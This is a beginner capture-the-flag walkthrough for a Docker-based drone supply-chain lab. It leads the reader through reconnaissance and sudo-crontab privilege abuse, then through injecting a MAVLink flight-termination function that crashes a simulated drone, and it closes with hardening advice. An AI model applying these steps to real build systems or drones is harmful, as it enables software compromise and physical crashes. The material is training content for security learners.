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Damn Vulnerable Drone Supply Chain Compromise CTF - Technical Walkthrough

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1. Welcome to Your First Cyber Hacking Lab!

Operation Briefing: Infiltrate SkyDefence AG

You are now a member of the advanced threat actor group **BitLock**. Your group's objective is to infiltrate and compromise the secure drone manufacturer, **SkyDefence AG**. After multiple failed direct attacks on SkyDefence AG's hardened perimeter, BitLock strategists devised a new approach: exploiting weaknesses within SkyDefence AG's software supply chain.

Your reconnaissance identified an ideal target: **SkyDeliverer AG**, a software development partner trusted by SkyDefence AG to deliver critical software updates for their drones. You've successfully executed a targeted phishing campaign, and you've now gained the credentials of a junior developer at SkyDeliverer AG.

Your mission is clear: leverage this initial access to stealthily navigate the internal environment of SkyDeliverer AG, identify potential weaknesses, and inject malicious code into their build systems. Once deployed, your infected software will propagate into SkyDefence AG's secure drone infrastructure, compromising their drone fleet and achieving BitLock's ultimate objective.

Prepare yourself for a sophisticated supply chain compromise—your skills in stealth, patience, and technical acumen will be critical.

Are you ready to infiltrate and pwn the SkyDefence AG?




Figure: Supply Chain Attack Pathway into SkyDefence AG

1.1. Learning Objectives

By the end of this exercise, you will be able to:

- Clearly define and explain a **supply chain attack**.
- Use fundamental **Linux commands** effectively for reconnaissance and exploration.
- Understand common reasons why developers introduce **security vulnerabilities**.
- Think critically from both the **attacker's and defender's perspectives**.
- Execute and recognize techniques employed by professional cybersecurity analysts.

1.2. What You Need

To successfully complete this lab, ensure you have the following:

- **Docker Desktop**
- **Basic knowledge of the linux commandline** is helpful but not mandatory.
- **Curiosity and patience** to explore and learn.

1.3. Understanding Supply Chain Attacks

What is a Supply Chain Attack? (Simple Explanation)

Imagine ordering food at your favorite restaurant. You trust the restaurant completely, so you never question where the ingredients come from or if someone has tampered with them.

A **supply chain attack** is like secretly contaminating these ingredients at the supplier stage—before they ever reach the restaurant. By the time the ingredients are delivered, even the trusted restaurant unknowingly serves compromised meals to customers.

In the cybersecurity world, hackers don't always directly target their primary victims. Instead, they inject malicious code into software or updates during their development phase. Once installed by the end-users, this software is already compromised.

Real-world examples include:

- **SolarWinds (2020)** – attackers infiltrated software updates used by major companies and government agencies.
- **Codecov (2021)** – attackers altered CI/CD pipeline scripts, compromising customer data.
- **Multiple npm package compromises** – attackers planted malicious code within popular software libraries.

2. Background: MITRE ATT&CK Framework

What is the MITRE ATT&CK Framework?

The MITRE ATT&CK Framework is a globally recognized knowledge base of cyberattack techniques and tactics. It helps security professionals understand how real-world attackers operate, map their activities, and improve defenses.

Key Concepts:

- **Tactics:** The attacker's goals (e.g., Initial Access, Persistence, Privilege Escalation)
- **Techniques:** How those goals are achieved (e.g., Phishing, Exploiting Vulnerabilities, Scheduled Tasks)
- **Procedures:** Real-world examples of how techniques are used

In this lab, you'll see MITRE IDs (like T1078) that map your actions to real attacker behaviors!




Figure: Example MITRE ATT&CK Tactics Progression

3. Background: What is Docker?

Docker in a Nutshell

Docker is a tool that lets you run applications in isolated environments called **containers**. Think of containers as lightweight, portable virtual computers that always work the same way, no matter where you run them.

Why use Docker?

- Easy to set up complex labs and environments
- Each container is separate and safe to experiment in
- Used by real companies for development and deployment

4. Setting Up Docker

This section covers installing Docker on Linux, macOS, and Windows as this is will run the infrastructure which we will need in order to start the lab.

For Windows and MAC please follow the installation steps over to:

<https://docs.docker.com/desktop/mac/install/>




Figure 1: Download your corresponding docker image

Confirm that everything is working by opening your Command Prompt and running:

```
1 sudo docker run hello-world
```

```
C:\Users\ChristofRenner> docker run hello-world

Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
1. The Docker client contacted the Docker daemon.
2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
   (amd64)
3. The Docker daemon created a new container from that image which runs the
   executable that produces the output you are currently reading.
4. The Docker daemon streamed that output to the Docker client, which sent it
   to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
$ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
https://hub.docker.com/

For more examples and ideas, visit:
https://docs.docker.com/get-started/
```

Figure 2: Successful output of "docker run hello-world"

If you want to install docker on Linux please consult the the docker installation docs to find custom instructions for your distribution:

<https://docs.docker.com/desktop/setup/install/linux/>

5. System Architecture

5.1. Container Overview

The lab environment comprises several interconnected components.

1. **Developer Machine** (`dev-workstation`)

- working machine of the developer account.
- Equipped with necessary build tools and development environment.

2. **Flight Controller** (`flight-controller`)

- Core drone firmware.
- Processes virtual sensor data for drone flight controls.

3. **Companion Computer** (`companion-computer`)

- Performs advanced onboard processing tasks beyond basic flight control.
- Manages telemetry logs, wireless networks, camera streaming, and autonomous guidance systems.
- Communicates with Ground Control via wireless MAVLink connections.

4. **Ground Control Station** (`ground-control`)

- Central user interface for drone pilots/operators.
- Provides functionalities for mission planning, flight mapping, video streaming, and joystick control.
- Monitors build artifacts and manages software deployments.

5. **Simulator** (`simulator`)

- For drone physics and environments.
- Manages motor operations, physics calculations, and sensor simulations.

5.2. Network Topology




Figure 3: Simplified Network Topology: External Attacker vs. Internal Drone System

6. Lab Setup - Getting Started

6.1. Starting Your Hacking Environment

First, let's get our lab environment running. To get all the infrastructure we need let's first clone the repo which hosts it.

```
1 # Open a terminal and clone the repo. Install git if not present.
2 git clone https://github.com/crnnr/Damn-Vulnerable-Drone
```

Listing 1: Cloning the required repo

Secondly, let's start the infrastructure.

```
1 # Open a terminal and navigate to the project directory
2 cd Damn-Vulnerable-Drone\DVDS-SUPPLYCHAIN-CHALLENGE
3
4 # Execute the start script
5 bash start.sh
6
7 # ! You will now see the startup of all the containers!
8 # Depending on your setup, this might take a couple of minutes
9
10 # The script will handle starting containers and connect you
11 # to the developer machine automatically.
12 # If not, you can check running containers with:
13 # docker ps
```


Listing 2: Starting the Lab Environment

What just happened? We just started several "virtual computers" (called containers) that simulate a real company's development environment:

- A developer's workstation (where programmers write code)
- A network which connects the different parts of the drone
- The background webserver which simulates the drone behaviour

Think of it like a miniature version of a real company's IT infrastructure!

If everything worked you now have something that looks something like this:



```
developer@799afcbb7bfb:/$ |
```

Figure 4: Successful start of lab env

You are now connected to the developer machine with the junior developer credentials we acquired through the fishing campaign. You can now look around, familiarize yourself with the environment and explore the container!

7. Exploring the Lab Environment

7.1. Step 1: Accessing the Damn Vulnerable Drone Webpage

After successfully starting your lab environment, your simulated drone is now active. Let's begin by accessing the drone's web management interface:

1. Open your preferred browser.
2. Navigate to:

`http://localhost:8000/`

If everything is correctly set up, you should see something that resembles the page below:



Figure 5: Damn Vulnerable Drone Web Interface

On the upper right hand side, you can now click through the different stages of a test environment. Again, based on your Hardware, some steps might take a second to load. However, go ahead and run through the different stage of the Flight stages.

7.2. Step 2: Exploring the Developer Container

Back in our developer box, lets look around a little what we can find.

On the machine execute these commands:

```
1 # Who are we?
2 whoami
3
4 # List the content of the current directory we are in.
5 ls
```

Listing 3: Exploring the filesystem

The Linux commandline In order to advance the challenge we need to learn some basic linux commandline commands:

- **cd**: Allows us to change directories
- **ls**: Lists the content of a directory
- **nano**: allows us to edit files via commandline

Pro Tip: Use "Tab" to auto-complete commands

Challenge: Supply Chain Compromise

Look at the output of the second command.

SUPPLY_CHAIN_COMPROMISED

7.3. Step 3: Gathering Useful Information

Look carefully through the output you receive. Attackers often search for sensitive information stored in scripts or project directories.

What attackers look for:

- Interesting scripts or automation tools.
- Passwords, keys, or authentication tokens.
- Software versions, build processes, or hints indicating vulnerabilities.

8. Phase 2: Discovery

8.1. MITRE ATT&CK Mapping

Technique: T1083 - File and Directory Discovery

8.2. Documentation Analysis

Examine the available documentation:

```
1 # Navigate to documentation directory
2 cd /home/developer/Documents/
3
4 # Read available hints
5 cat README.txt
6 cat known_issues.txt
7
8 # Explore project directories
9 ls -la /home/developer/projects/
10 python3 /home/developer/projects/drone_dev.py
```

Listing 4: Documentation Review

8.3. Build System Analysis

Identify the build system and potential attack vectors:

```
1 # Examine the /opt/ directory
2 ls -la /opt/
3 ls -la /opt/shared-builds/
4
5 # Analyze the build update script
6 cat /opt/build-update.sh
7
8 # Check current RTL implementation
9 cat /opt/shared-builds/return-to-land.py
```

Listing 5: Build System Exploration

8.4. Privilege Analysis

Determine available privileges and vulnerabilities:

```
1 # Check sudo permissions
2 sudo -l
3
4 # Analyze cron configuration
5 crontab -l 2>/dev/null || echo "No cron jobs configured"
6
7 # System users and groups
8 groups
9 cat /etc/passwd | grep developer
```

Listing 6: Privilege Enumeration

9. Phase 3 - Finding Our Attack Vector

9.1. MITRE ATT&CK Mapping

Technique: T1053.003 - Scheduled Task/Job: Cron

9.2. The Privilege Escalation Hunt

We found the build script, but it's owned by root. We need to find a way to modify it. Let's check what special privileges our developer account has:

```
1 # Check what commands we can run as root
2 sudo -l
3
4 # Look for scheduled tasks (cron jobs)
5 crontab -l
6
7 # Check if there are any system-wide cron jobs
8 ls -la /etc/cron*
9 cat /etc/crontab
```

Listing 7: Checking Privileges

What is sudo?

sudo stands for "Super User DO". It allows regular users to run specific commands as the root (administrator) user.

When you run `sudo -l`, you're asking: "What am I allowed to do as root?"

If a system is misconfigured, you might find that you can run dangerous commands as root, even from a regular user account!

Challenge: Privilege Discovery

When you run `sudo -l` and find that you can run some commands without a password (look for "NOPASSWD"), you've found a critical security vulnerability! Write down the flag below:

FOUND_SUDO_PRIVILEGES

9.3. Understanding Cron Jobs

Cron is like a robot assistant that runs commands automatically on a schedule:

```
1 # Create a malicious cron job to trigger our supply chain attack
2 sudo crontab -e
3
4 # Add this line to run the build script every 2 minutes:
5 # */2 * * * * /opt/build-update.sh
6
7 # Verify the cron job was installed
8 sudo crontab -l
```

Listing 8: Setting Up Malicious Cron Job

How to Read Cron Syntax

A cron job looks like: `*/2 * * * * /opt/build-update.sh`

The five stars represent:

- `*/2` = every 2 minutes
- `*` = every hour
- `*` = every day of month
- `*` = every month
- `*` = every day of week

So `*/2 * * * *` means "every 2 minutes"!

9.4. Monitoring the Compromise Process

Watch as our supply chain attack unfolds:

```
1 # Watch the RTL file for changes
2 watch -n 10 "ls -la /opt/shared-builds/return-to-land.py && echo '---'
   && head -10 /opt/shared-builds/return-to-land.py"
```



```

3
4 # Alternative: Monitor system logs
5 tail -f /var/log/syslog | grep CRON

```

Listing 9: Monitoring the Attack

10. Phase 4: Supply Chain Compromise

10.1. MITRE ATT&CK Mapping

Technique: T1195.002 - Compromise Software Supply Chain

10.2. Analysis of the Compromised Component

After the cron job executes automatically, the RTL component gets replaced:

```

1 def send_flight_termination_command(master):
2     """Send flight termination command to force the drone
3     to shut down in mid-air."""
4     master.mav.command_long_send(
5         master.target_system,
6         master.target_component,
7         mavutil.mavlink.MAV_CMD_DO_FLIGHTTERMINATION,
8         0, # Confirmation
9         1, # Param1: 1 to initiate flight termination
10        0, 0, 0, 0, 0, 0 # Other params unused
11    )
12    print("CRITICAL: Flight termination command sent")

```

Listing 10: Compromised RTL Implementation

Understanding the Attack

What just happened is the core of a supply chain attack:

1. We used legitimate access (developer account)
2. We exploited a misconfiguration (sudo crontab access)
3. We scheduled malicious code to be deployed automatically
4. The build system now deploys compromised software every 2 minutes
5. Anyone using the "updated" software will run our malicious code

This is exactly how real-world supply chain attacks work!

10.3. Deployment Verification

Verify the successful compromise:

```

1 # Check the modified RTL file
2 cat /opt/shared-builds/return-to-land.py | grep -A 5 "flight_termination

```

```
3
4 # Verify deployment logs in Ground Control System
5 docker logs dvd-ground-control | grep "RTL module"
```

Listing 11: Deployment Verification

Challenge: Supply Chain Compromise

When you see the malicious flight termination code in the RTL file, you've successfully compromised the supply chain! Write down the flag below:

SUPPLY_CHAIN_COMPROMISED

11. Phase 5: Impact

11.1. MITRE ATT&CK Mapping

Technique: T1485 - Data Destruction

11.2. Drone Crash Simulation

Execute the compromised RTL component to demonstrate impact:

```
1 # Direct execution of the compromised RTL
2 python3 /opt/shared-builds/return-to-land.py
3
4 # Alternative: Via the Ground Control System
5 docker exec -it dvd-ground-control python3 /return-to-land.py
```

Listing 12: RTL Execution and Crash Simulation

11.3. Flag Extraction

Upon successful crash, the flag is displayed:

Connected to drone via ground control

CRITICAL: Flight termination command sent - simulating crash

[DRONE CRASHED] Root Flag: DVD{supply_ch41n_c0mpr0m153_1s_r34l_7hr347}

Challenge: Mission Complete

When you see the drone crash message with the root flag, you've completed the entire supply chain attack! Write down the final flag below:

DVD{supply_ch41n_c0mpr0m153_1s_r34l_7hr347}

12. Defense and Mitigation

12.1. How to Prevent Supply Chain Attacks

Now that you understand how these attacks work, let's learn how to defend against them:

Security Best Practices

1. Strong Authentication

- Use strong, unique passwords
- Implement multi-factor authentication
- Regular password rotation

2. Privilege Management

- Follow principle of least privilege
- Remove unnecessary sudo permissions
- Audit privileged access regularly

3. Build System Security

- Code signing and verification
- Isolated build environments
- Automated security scanning
- Change monitoring and approval processes

4. Monitoring and Detection

- File integrity monitoring

- Continuous security monitoring
- Anomaly detection
- Regular security audits

12.2. Implementing Basic Defenses

Let's implement some basic security measures:

```

1 # Remove dangerous sudo permissions
2 sudo visudo
3 # Remove or comment out the NOPASSWD line
4
5 # Set up file integrity monitoring
6 sudo apt-get install aide
7 sudo aide --init
8
9 # Monitor critical files
10 sudo auditctl -w /bin/build-update.sh -p wa -k build_script_changes
11 sudo auditctl -w /opt/shared-builds/ -p wa -k shared_builds_changes
12
13 # Check for unusual cron jobs
14 sudo crontab -l
15 ls -la /etc/cron.d/

```

Listing 13: Basic Security Hardening

13. Real-World Context

13.1. Famous Supply Chain Attacks

Your lab exercise was based on real attack techniques used in major cybersecurity incidents:

Table 1: Major Supply Chain Attacks

Attack	Year	Description
SolarWinds	2020	Hackers injected malicious code into SolarWinds' software updates, affecting thousands of organizations including government agencies
Codecov	2021	Hackers modified a bash script in Codecov's CI/CD pipeline, stealing credentials from hundreds of customer networks
CCleaner	2017	Malware was inserted into the popular CCleaner software, affecting over 2 million users

Attack	Year	Description
NotPetya	2017	Attackers compromised a Ukrainian software company's update mechanism to spread destructive malware globally

13.2. Career Paths in Cybersecurity

Completing this lab shows you have aptitude for several cybersecurity careers:

- **Penetration Tester:** Test systems for vulnerabilities (like you just did!)
- **Security Analyst:** Monitor and respond to security threats
- **DevSecOps Engineer:** Build security into development processes
- **Incident Response Specialist:** Investigate and contain cyber attacks
- **Security Architect:** Design secure systems and infrastructure

14. Next Steps

14.1. Continue Learning

Recommended Learning Path

Immediate Next Steps:

- Practice more Linux command line skills
- Learn about the MITRE ATT&CK framework
- Study common vulnerabilities (OWASP Top 10)
- Try other hands-on labs (TryHackMe, HackTheBox)

Intermediate Goals:

- Learn a scripting language (Python, Bash)
- Study network security fundamentals
- Practice with vulnerability scanners
- Understand cryptography basics

Advanced Skills:

- Reverse engineering and malware analysis
- Cloud security (AWS, Azure, GCP)
- Advanced persistent threat (APT) analysis
- Security tool development

14.2. Certification Pathways

Consider pursuing these entry-level certifications:

- CompTIA Security+ (foundational)
- CEH (Certified Ethical Hacker)
- GSEC (GIAC Security Essentials)
- CySA+ (Cybersecurity Analyst)

15. Troubleshooting

15.1. Common Problems

15.1.1. Cron Service Issues

```
1 # Check service status
2 sudo systemctl status cron
3
4 # Restart service
5 sudo systemctl restart cron
6
7 # Analyze cron logs
8 sudo tail -f /var/log/syslog | grep CRON
```

Listing 14: Cron Debugging

15.1.2. Network Connection Problems

```
1 # Check container network
2 docker network ls
3 docker network inspect dvd_dvd-network
4
5 # Test container connectivity
6 docker exec dvd-developer-machine ping -c 3 ground-control
```

Listing 15: Network Debugging

15.1.3. Permission Issues

```
1 # Check file permissions
2 ls -la /opt/build-update.sh
3 sudo chmod +x /opt/build-update.sh
4
5 # SELinux/AppArmor status (if enabled)
6 getenforce
7 aa-status
```

Listing 16: Permission Debugging

16. Lab Summary

16.1. What You Accomplished

Challenge: Your Achievement Summary

You successfully completed a realistic supply chain attack simulation:

Flags Earned:

1. `CONNECTED_TO_LAB` - First system access
2. `FOUND_DEVELOPER_USER` - System reconnaissance
3. `BECAME_DEVELOPER` - Privilege escalation
4. `FOUND_BUILD_SYSTEM_CLUES` - Intelligence gathering
5. `FOUND_BUILD_SCRIPT` - Target identification
6. `FOUND_SUDO_PRIVILEGES` - Vulnerability discovery
7. `SUPPLY_CHAIN_COMPROMISED` - Supply chain compromise
8. `DVD{supply_ch41n_c0mpr0m153_1s_r34l_7hr347}` - Mission complete

Skills Demonstrated:

- Linux command line proficiency
 - System reconnaissance techniques
 - Privilege escalation exploitation
 - Supply chain attack methodology
 - Build system manipulation
 - Security impact assessment
-
-

16.2. Final Thoughts

Congratulations, Security Professional!

You've just completed your first professional-level cybersecurity exercise. The techniques you learned are used every day by:

- Penetration testers securing corporate networks
- Red teams testing government defenses
- Security researchers discovering vulnerabilities
- Incident responders investigating breaches

Remember: With great power comes great responsibility. Use these skills to make the digital world safer for everyone!

Welcome to the cybersecurity community!

17. Additional Resources

17.1. Further Learning

- MITRE ATT&CK Framework: <https://attack.mitre.org/>
- NIST Cybersecurity Framework: <https://www.nist.gov/cyberframework>
- OWASP Top 10 for Containers: <https://owasp.org/www-project-container-top-10/>
- MAVLink Protocol Documentation: <https://mavlink.io/>

A. Command Reference

A.1. Essential Linux Commands

Table 2: Linux Commands Used in This Lab

Command	Description
<code>pwd</code>	Print working directory (where am I?)
<code>whoami</code>	Show current username
<code>id</code>	Show user ID and groups
<code>ls -la</code>	List files with detailed information
<code>cat filename</code>	Display file contents
<code>find / -name pattern</code>	Search for files
<code>sudo -l</code>	List sudo privileges
<code>crontab -l</code>	List cron jobs
<code>ps aux</code>	List running processes
<code>tail -f filename</code>	Follow file updates in real-time
<code>chmod +x filename</code>	Make file executable
<code>su - username</code>	Switch to different user

B. MITRE ATT&CK Mapping

B.1. Techniques Demonstrated

Table 3: MITRE ATT&CK Techniques in This Lab

ID	Technique	Lab Implementation
T1078	Valid Accounts	Using developer credentials (dev123)
T1083	File and Directory Discovery	Exploring filesystem with ls, find
T1053.003	Scheduled Task/Job: Cron	Exploiting cron jobs for persistence
T1548.003	Abuse Elevation Control: Sudo	Exploiting sudo NOPASSWD misconfiguration
T1195.002	Supply Chain Compromise	Injecting malicious code into build system
T1485	Data Destruction	Simulating drone system compromise